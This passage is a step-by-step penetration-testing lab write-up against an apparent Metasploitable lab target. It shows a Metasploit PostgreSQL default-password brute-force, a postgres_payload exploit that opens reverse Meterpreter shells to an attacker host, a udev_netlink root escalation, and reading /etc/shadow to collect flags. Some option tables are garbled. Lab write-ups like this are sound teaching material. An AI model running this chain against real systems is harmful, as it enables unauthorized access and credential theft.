OpenSSL Cryptographic Message Syntax Memory Corruption Vulnerability	7.5 (High)	203.0.113.100	80/tcp
OpenSSL Cryptographic Message Syntax Memory Corruption Vulnerability	7.5 (High)	203.0.113.100	443/tcp


Step 17: Click on any of the high-vulnerability links and go through the description of the vulnerability.



The screenshot shows the Greenbone Security Assistant web interface with the 'Report: Results' section active. The filter is set to 'sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg'. The table lists vulnerabilities with their severity, host, and location. The 'PostgreSQL weak password' vulnerability is highlighted.

Vulnerability	Severity	Host	Location
OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability	10.0 (High)	203.0.113.100	80/tcp
OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability	10.0 (High)	203.0.113.100	443/tcp
PostgreSQL weak password	9.0 (High)	203.0.113.100	5432/tcp

Step 18: Read the vulnerability detection result which says that we can log in as user with the credentials such as user is entered as postgres and the password is given as postgres.



Step 19: Click on Kali 2 Metasploit. Enter the user credentials.


Username: root

Password: toor

Step 20: Open the terminal.

Step 21: Start postgresql service.

service postgresql start



Step 22: Launch the msf console.

```
# msfconsole
```

```

root@kali2:~# msfconsole

#####
: @      @ @
" @@@@' , ' @ @      @@@@' , ' @@@@ "
. @@@@@@@@@@@@@ @ @      @@@@@@@@@@@@@ @
. @@@@@@@@@@@@@ @ @      @@@@@@@@@@@@@ @
" - ' , @ @ - , @      @ - ' - "
. @ ' : @      @ ' :
| @ @ @ @ @ @      @
' @ @ @ @ @ @      @
. @ @ @ @ @      @
' , @ @      @
( 3 C )      / |___ \ Metasploit! \
; @ ' , _ * , _ "      \ |--- \ _flag3:223444/
' ( , , , , , /

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

```

Step 23: Changing the banner.

```
>hosts
```

[illegible]

Step 24: Completing the sample challenge from the information obtained earlier.



CHALLENGE #1

Step 25: Searching for the login auxiliary model.

>search postgres_login

```
msf > search postgres_login

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/postgres/postgres_login		normal	PostgreSQL Login Utility

```
msf >
```

Step 26: Using the model.

>use auxiliary/scanner/postgres/postgres_login

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) >
```

Step 27: We will retrieve the information about the model.

>info

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > info

Name: PostgreSQL Login Utility
Module: auxiliary/scanner/postgres/postgres_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
toddb <toddb@metasploit.com>

Basic options:

```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to return the rowset

Step 28: We need to make sure that the username value is set to postgres.

essing when a credential works for a host		
THREADS	1	yes
ber of concurrent threads		The num
USERNAME	postgres	no
fic username to authenticate as		A speci
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no
ntaining (space-seperated) users and passwords, one pair per line		File co
USER_AS_PASS	false	no
username as the password for all users		Try the
USER_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt	no
ntaining users one per line		File co

Step 29: Viewing all the descriptions and the links.

```
Description:
This module attempts to authenticate against a PostgreSQL instance
using username and password combinations indicated by the USER_FILE,
PASS_FILE, and USERPASS_FILE options. Note that passwords may be
either plaintext or MD5 formatted hashes.

References:
http://www.postgresql.org
http://cvedetails.com/cve/1999-0502/
https://hashcat.net/forum/archive/index.php?thread-4148.html
```

Step 30: We will set the IP address of the target machine as 203.0.113.100.

>set RHOSTS 203.0.113.100

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) >
```

Step 31: Allowing the auxiliary module to try the username for the password.

>set USER_AS_PASS true

```
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
```


Step 32: We will stop the attack when the password is guessed correctly.

>set STOP_ON_SUCCESS true

```
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(postgres_login) >
```

Step 33: Viewing for the options that are set in the module earlier.

>show optionss



Step 34: Launching the attack.

>run

```
msf auxiliary(postgres_login) > run
[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@templatel
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 35: Searching for the exploit for postgres.

>search postgres_payload

```
msf auxiliary(postgres_login) > search postgres_payload

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/linux/postgres/postgres_payload	2007-06-05	excellent	PostgreSQL for Linux Payload Execution
exploit/windows/postgres/postgres_payload	2009-04-10	excellent	PostgreSQL for Microsoft Windows Payload Execution

Step 36: Searching for the exploit for postgres.

>use exploit/linux/postgres/postgres_payload

```
msf auxiliary(postgres_login) > use exploit/linux/postgres/postgres_payload
```

Step 37: Getting the information about the exploit.

>info

```
msf exploit(postgres_payload) > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > info

Name: PostgreSQL for Linux Payload Execution
Module: exploit/linux/postgres/postgres_payload
Platform: Linux
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-06-05

Provided by:
midnitesnake
egypt <egypt@metasploit.com>
toddb <toddb@metasploit.com>

Available targets:
Id  Name
--  --
0   Linux x86
1   Linux x86_64

Basic options:
Name      Current Setting  Required  Description
-----
DATABASE  templatel        yes       The database to authenticate against
PASSWORD  no               no        The password for the specified username. Leave blank for a random password.
RHOST     no               yes       The target address
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output

Payload information:
Space: 65535
```

Step 38: Setting the IP address of the remote host.

>set RHOST 203.0.113.100

```
msf exploit(postgres_payload) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
```

Step 39: Setting the password to postgres.

>set PASSWORD postgres

```
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

Step 40: We will see the options that are set.

>show options


```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  templatel       yes       The database to authenticate against
  PASSWORD  postgres        no        The password for the specified username. Leave blank for a random password.
  RHOST     203.0.113.100   yes       The target address
  RPORT     5432            yes       The target port
  USERNAME  postgres        yes       The username to authenticate as
  VERBOSE   false           no        Enable verbose output

Exploit target:

  Id  Name
  --  ---
  0    Linux x86
```

Step 41: We will exploit the remote system.

>exploit

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/MdxnZJt.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:29186) at 2023-10-01 07:03:36 -0400
```

Step 42: Interacting with the terminal on the victim machine.

>execute -f /bin/bash -i

```
meterpreter > execute -f /bin/bash -i
Process 6067 created.
Channel 1 created.
bash: no job control in this shell
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 43: We will determine the user account that is used.

\$whoami

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 44: Reading the shadow file.

\$cat /etc/shadow

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ cat /etc/shadow
cat: /etc/shadow: Permission denied
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 45: We will end the terminal session by typing ctrl+c.

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ ^C
Terminate channel 1? [y/N] y
meterpreter >
```

Step 46: Background the session.

```
meterpreter > background
[*] Backgrounding session 1...
```

Step 47: Searching for the linux local udev exploit.

>use exploit/linux/local/udev_netlink

```
msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

Step 48: Viewing the options for linux local exploit.

>show options

```
msf exploit(udev_netlink) > show options
Module options (exploit/linux/local/udev_netlink):
  Name      Current Setting  Required  Description
  ----      -
  NetlinkPID  /tmp             no        Usually udevd pid-1. Meterpreter sessions will autodetect
  SESSION     /tmp             yes       The session to run this module on.
  WritableDir  /tmp             yes       A directory where we can write files (must not be mounted noexec)

Exploit target:
  Id  Name
  --  --
  0    Linux x86
```

Step 49: Setting the session to 1.

>set SESSION 1

```
msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
```

Step 50: Exploiting the victim.

>exploit

```
msf exploit(udev_netlink) > exploit
[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2761
[+] Found netlink pid: 2760
[*] Writing payload executable (155 bytes) to /tmp/aqDqsLnbQs
[*] Writing exploit executable (1879 bytes) to /tmp/QvmaxPZftH
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:29085) at 2023-10-01 07:07:19 -0400
```

Step 51: Interacting with the terminal on the victim machine.

>execute -f /bin/bash -i

```
meterpreter > execute -f /bin/bash -i
Process 6127 created.
Channel 1 created.
bash: no job control in this shell
root@metasploitable:/#
```

Step 52: Determining the account which is being used.

>whoami

```
root@metasploitable:/# whoami
root
```

Step 53: Reading the passwd file.

>tail /etc/shadow

```
root@metasploitable:/# tail /etc/shadow
statd*:15474:0:99999:7:::
snmp*:15480:0:99999:7:::
gdm*:16467:0:99999:7:::
messagebus*:16467:0:99999:7:::
polkituser*:16467:0:99999:7:::
haldaemon*:16467:0:99999:7:::
administrator:$1$aMci2p0/$P8UENEDM.QmBoRlyhtt.b.:16609:0:99999:7:::
flag4!:17628:0:99999:7:::
flag5!:17628:0:99999:7:::
flag6!:17628:0:99999:7:::
root@metasploitable:/# tail /etc/passwd
tail: cannot open '/etc/passwd' for reading: No such file or directory
root@metasploitable:/# tail /etc/passwd
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
gdm:x:116:121:Gnome Display Manager:/var/lib/gdm:/bin/false
messagebus:x:117:122::/var/run/dbus:/bin/false
polkituser:x:118:123:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:119:124:Hardware abstraction layer,,,:/var/run/hald:/bin/false
administrator:x:1003:1003::/home/administrator:/bin/sh
flag4:x:444551:444551::/home/flag4:/bin/sh
flag5:x:444778:444778::/home/flag5:/bin/sh
flag6:x:616778:616778::/home/flag6:/bin/sh
root@metasploitable:/#
```

Step 54: Repeating the previous step and displaying the passwd file to solve the three flags.

```
#tail /etc/passwd
```

```
flag4:x:444551:444551::/home/flag4:/bin/sh
flag5:x:444778:444778::/home/flag5:/bin/sh
flag6:x:616778:616778::/home/flag6:/bin/sh
root@metasploitable:/#
```



CHALLENGE #2



CHALLENGE #3



CHALLENGE #4

Conclusion & Wrap-up

- In this lab, we conducted an in-depth journey through the steps of a penetration test. Through the utilization of powerful tools like Nmap/Zenmap, openVAS, Greenbone Security Assistant, and IceWeasel, we discovered possible security flaws in the target system vulnerabilities and also within a vulnerable Postgres database.
- The importance of safeguarding the identified objects cannot be emphasized. Each revealed vulnerability provides a possible entry point for malicious actors. By resolving these vulnerabilities as soon as possible, we not only protect sensitive data but also the integrity of systems and networks. Furthermore, the lab's findings highlight the crucial significance of cybersecurity in an increasingly digital society. Threats evolve in conjunction with technology, making proactive security measures essential for both enterprises and people.